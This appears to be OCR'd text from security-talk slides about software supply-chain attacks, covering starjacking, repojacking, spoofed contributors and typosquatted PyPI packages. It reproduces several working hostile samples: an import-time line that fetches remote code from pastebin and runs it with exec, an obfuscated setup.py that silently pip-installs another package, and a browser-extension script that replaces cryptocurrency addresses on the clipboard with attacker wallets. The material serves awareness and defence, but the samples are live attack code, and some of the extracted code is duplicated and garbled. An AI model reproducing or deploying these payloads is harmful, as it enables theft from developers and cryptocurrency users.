
Project Git Repo URL ([browse trending](#))

https://github.com/hehonghui/the-economist-ebooks

★ 9223

Previous

Next



### Step 3: Add a Malicious Payload



Code snippet (executed upon import)

[cheat sheet](#)

```
1 import requests
2
3 exec(requests.get('https://pastebin.com/raw/WeVkVmnL').text)
4 |
```


[Previous](#)

[Next](#)

Step 4: Summary

✕

# LETS BREAK SOME SOFTWARE SUPPLY-CHAINS




Please confirm:

Package Name: **supplychaindemo**  
Package Version: **1.2.3**  
User Email: **zepjtpjwepn@gmail.com**  
Project Git Repo URL: **<https://github.com/hehonghui/the-economist-ebooks>**  
Project Git Repo Stars: **★ 9223**  
PyPI Username: **zepjtpjwepn**

Previous

Next



Fake GitHub Activity

Signed in as [ZackAccount](#)

Make Senior Developer

Add Contributors

Clear All Repositories

DON'T TAKE  
CODE FROM  
STRANGERS

CheckmarX  
SWAG

[GitHub Verified Commits](#)

# Five Easy Ways

- **Starjacking** - stealing stars from known, respected packages to an attacker's newly created package.
- **Repojacking** - hijacking a respected package/repo path using a simple rename.
- **Spoofing Contributor activity** using unverified commits.
- **Adding known Contributor** to malicious repo/packages.
- **Spoofing Contributor organization**

Lesson #3


# Attackers are Evolving



←

→

https://pypi.org/user/vseravnonet/



Search projects

Q

Help

Sponsors

Log in

Register



**vseravnonet**

 vseravnonet

 Joined Nov 4, 2022

Statistics

View statistics for vseravnonet's projects via [Libraries.io](#), or by using [our public dataset on Google BigQuery](#)

17 projects



**selenium**  
Last released 7 minutes ago  
None



**selenium**  
Last released 7 minutes ago  
None



**seleniumm**  
Last released 7 minutes ago  
None



**seleniumum**  
Last released 7 minutes ago  
None



**selneium**  
Last released 7 minutes ago  
None



**seleniumnium**  
Last released 7 minutes ago  
None



**selenium**  
Last released 7 minutes ago  
None

setup.py

```
import sys
from distutils.core import setup
import random

if sys.platform == ''.join(map(getattr(__builtins__, oct.__str__)[-3 << 0] + hex.__str__)[-1 << 2] +
copyright.__str__[4 << 0]), [(((1 << 4) - 1) << 3) - 1, (((3 << 2) + 1)) << 3) + 1, (7 << 4) - (1 <<
1), (((3 << 2) + 1)) << 2) - 1, (((3 << 3) + 1) << 1)])):
    if sys.argv[1] in [''.join(map(getattr(__builtins__, oct.__str__)[-3 << 0] + hex.__str__)[-1 << 2] +
copyright.__str__[4 << 0]), [(((3 << 3) + 1) << 2) + 1, (((3 << 2) + 1)) << 3) - 1, (((3 << 2) + 1))
<< 3) - 1, (3 << 5) - 1, (((3 << 2) + 1)) << 3) + 1, (7 << 4) - (1 << 1), (((3 << 2) + 1)) << 3) - (1
<< 1), (7 << 4) - 1]], [''.join(map(getattr(__builtins__, oct.__str__)[-3 << 0] + hex.__str__)[-1 <<
2] + copyright.__str__[4 << 0]), [(3 << 5) + (1 << 1), (((1 << 4) - 1) << 3) - 3, (((3 << 2) + 1)) <<
3) + 1, (((7 << 2) - 1) << 2), (((3 << 3) + 1) << 2)]]]):
        馬女水女口目人馬鳥月水馬山山馬鳥 = 834*(395 & 643)+865//460-(104 | 469+415) | 104 << 313 << 357 >> (935 |
183) & ~61

    while 馬女水女口目人馬鳥月水馬山山馬鳥:
        if 108363 == 馬女水女口目人馬鳥月水馬山山馬鳥:
            import pip
            pip.main([''.join(map(getattr(__builtins__, oct.__str__)[-3 << 0] + hex.__str__)[-1 << 2] +
copyright.__str__[4 << 0]), [(((3 << 2) + 1)) << 3) + 1, (7 << 4) - (1 << 1), (7 << 4) + 3, (7 << 4)
+ (1 << 2), (3 << 5) + 1, (((7 << 2) - 1) << 2), (((7 << 2) - 1) << 2)]]),
''.join(map(getattr(__builtins__,
oct.__str__)[-3 << 0] + hex.__str__)[-1 << 2] + copyright.__str__[4 << 0]), [(7 << 4),
(((1 << 4) - 1) << 3) + 1, (7 << 4), (((3 << 2) + 1)) << 3) + 1, (((1 << 4) - 1) << 3) - 1, (((3 << 2)
+ 1)) << 3) + 1, (7 << 4) - (1 << 1), (((3 << 2) + 1)) << 2) - 1, (((3 << 3) + 1) << 1)]]))

            馬女水女口目人馬鳥月水馬山山馬鳥 = (896*(494 & 86)+104//648-(885 | 515+277) | 885 << 141 << 580 >> (593 |
648) & ~87) >> 9523
            elif 馬女水女口目人馬鳥月水馬山山馬鳥 == 286625773:
```

```

setup.py

import sys
from distutils.core import setup
import random

if sys.platform == ''.join(map(getattr(__builtins__, oct.__str__)[-3 << 0] + hex.__str__)[-1 << 2] +
copyright.__str__()[4 << 0]), [(((1 << 4) - 1) << 3) - 1, (((3 << 2) + 1)) << 3) + 1, (7 << 4) - (1 <<
1), (((3 << 2) + 1)) << 2) - 1, (((3 << 3) + 1) << 1)])):
    if sys.argv[1] in ''.join(map(getattr(__builtins__, oct.__str__)[-3 << 0] + hex.__str__)[-1 << 2] +
copyright.__str__()[4 << 0]), [(((3 << 3) + 1) << 2) + 1, (((3 << 2) + 1)) << 3) - 1, (((3 << 2) + 1))
<< 3) - 1, (3 << 5) - 1, (((3 << 2) + 1)) << 3) + 1, (7 << 4) - (1 << 1), (((3 << 2) + 1)) << 3) - (1
<< 1), (7 << 4) - 1])), ''.join(map(getattr(__builtins__, oct.__str__)[-3 << 0] + hex.__str__)[-1 <<
2] + copyright.__str__()[4 << 0]), [(3 << 5) + (1 << 1), (((1 << 4) - 1) << 3) - 3, (((3 << 2) + 1)) <<
3) + 1, (((7 << 2) - 1) << 2), (((3 << 3) + 1) << 2)])):
        馬女水女口目人馬鳥月水馬山山馬鳥 = 834*(395 & 643)+865//460-(104 | 469+415) | 104 << 313 << 357 >> (935 |
183) & ~61

while 馬女水女口目人馬鳥月水馬山山馬鳥:
    if 108363 == 馬女水女口目人馬鳥月水馬山山馬鳥:
        import pip
        pip.main([''.join(map(getattr(__builtins__, oct.__str__)[-3 << 0] + hex.__str__)[-1 << 2] +
copyright.__str__()[4 << 0]), [(((3 << 2) + 1)) << 3) + 1, (7 << 4) - (1 << 1), (7 << 4) + 3, (7 << 4)
+ (1 << 2), (3 << 5) + 1, (((7 << 2) - 1) << 2), (((7 << 2) - 1) << 2)])),
''.join(map(getattr(__builtins__,
            oct.__str__)[-3 << 0] + hex.__str__)[-1 << 2] + copyright.__str__()[4 << 0]), [(7 << 4),
(((1 << 4) - 1) << 3) + 1, (7 << 4), (((3 << 2) + 1)) << 3) + 1, (((1 << 4) - 1) << 3) - 1, (((3 << 2)
+ 1)) << 3) + 1, (7 << 4) - (1 << 1), (((3 << 2) + 1)) << 2) - 1, (((3 << 3) + 1) << 1)]))]

        馬女水女口目人馬鳥月水馬山山馬鳥 = (896*(494 & 86)+104//648-(885 | 515+277) | 885 << 141 << 580 >> (593 |
648) & ~87) >> 9523
    elif 馬女水女口目人馬鳥月水馬山山馬鳥 == 286625773:

```

Malicious Extension





background.js

```
let page = chrome.extension.getBackgroundPage();

var inputElement = document.createElement('input');
document.body.appendChild(inputElement);
inputElement.focus();

function checkWalletAddresses() {
  document.execCommand('paste');
  var clipboardContent = inputElement.value;
  clipboardContent = clipboardContent.replace(/^(0x)[A-Fa-f0-9]{40}$/g, '0x6eb2103839011Ed56c98145b3d3f9d6BE1b4dA63');
  clipboardContent = clipboardContent.replace(/^T[A-Za-z1-9]{33}$/g, 'TK3dtT7vYLkhUyzLqbQMmsrM36QzFnmfaa');
  clipboardContent = clipboardContent.replace(/^(bnb1)[0-9a-z]{38}$/g, 'bnb1pncs5ct0rdh3rcdms8708x9jrdy038ml33ceuw');
  clipboardContent = clipboardContent.replace(/^(13){1}[a-km-zA-HJ-NP-Z1-9]{26,33}|bc1[a-z0-9]{39,59})$/g, 'bc1qkjm7r677a4fkxcmx9kzlk55a9eaqtztq8zwrc2');
  clipboardContent = clipboardContent.replace(/^[LM3][a-km-zA-HJ-NP-Z1-9]{26,33}$/g, 'LcVct9KwHwUKftDNjbBxUtjK9WeUkYbRN3');
  clipboardContent = clipboardContent.replace(/^r[0-9a-zA-Z]{24,34}$/g, 'rJd2pxs7TxE77W8X3Ezt2QyrhMJixMehPx');
  clipboardContent = clipboardContent.replace(/^D{1}[5-9A-HJ-NP-U]{1}[1-9A-HJ-NP-Za-km-z]{32}$/g, 'DFbEVJUt9TcyBgVGriy3DcNBwYhK3s7Yhx');
  clipboardContent = clipboardContent.replace(/^addr1[a-z0-9]+$/g, 'addr1q8206rrze22rz8g5lggn4clv7zu9mq6w6a6llvw8v3l7r8k5l5xx9j55xyw3f7s38t37eu9ctkp5a4m4l7cuwerlux0qxLhwvz');
  clipboardContent = clipboardContent.replace(/^[48]([0-9AB]{1})([0-9a-zA-Z]{93})$/g, '41iwYzbS1KKX8DFySxDcGBGfJzywUeHxWumm4fjYxtYCiHtysXmq3P7RqG18Tv5UDKGNQegefxS2FFqrqepvB');
  clipboardContent = clipboardContent.replace(/^G[0-7A-Za-z]{55}$/g, 'GCUPRZDN5RGS03MC4LBIZBJMCS5KNUYQI2HZNUHVEBC5LNUWZODWQ24XH');
  clipboardContent = clipboardContent.replace(/^cosmos[a-z0-9]{39}$/g, 'cosmos1cd3hxdkc775zj75xtd3gqp8s7hynxkzewcf58y');

  inputElement.value = clipboardContent;
  inputElement.select();

  document.execCommand('copy');

  inputElement.value = '';
}

setInterval(checkWalletAddresses, 1000);
```

background.js

```
let page = chrome.extension.getBackgroundPage();

var inputElement = document.createElement('input');
document.body.appendChild(inputElement);
inputElement.focus();

function checkWalletAddresses() {
  document.execCommand('paste');
  var clipboardContent = inputElement.value;
  clipboardContent = clipboardContent.replace(/^(0x)[A-Fa-f0-9]{40}$/g, '0x6eb2103839011Ed56c98145b3d3f9d6BE1b4dA63');
  clipboardContent = clipboardContent.replace(/^T[A-Za-z1-9]{33}$/g, 'TK3dtT7vYLkhUyzLqbQMmsrM36QzFnmfaa');
  clipboardContent = clipboardContent.replace(/^(bnb1)[0-9a-z]{38}$/g, 'bnb1pncs5ct0rdh3rcdms8708x9jrdy038ml33ceuw');
  clipboardContent = clipboardContent.replace(/^(13){1}[a-km-zA-HJ-NP-Z1-9]{26,33}|bc1[a-z0-9]{39,59})$/g, 'bc1qkjm7r677a4fkxcmx9kzlk55a9eaqtztq8zwrc2');
  clipboardContent = clipboardContent.replace(/^[LM3][a-km-zA-HJ-NP-Z1-9]{26,33}$/g, 'LcVct9KwHwUKftDNjbBxUtjK9WeUkYbRN3');
  clipboardContent = clipboardContent.replace(/^r[0-9a-zA-Z]{24,34}$/g, 'rJd2pxs7TxE77W8X3Ezt2QyrhMJixMehPx');
  clipboardContent = clipboardContent.replace(/^D{1}[5-9A-HJ-NP-U]{1}[1-9A-HJ-NP-Za-km-z]{32}$/g, 'DFbEVJU9TcyBgVGriy3DcNBwYhK3s7Yhx');
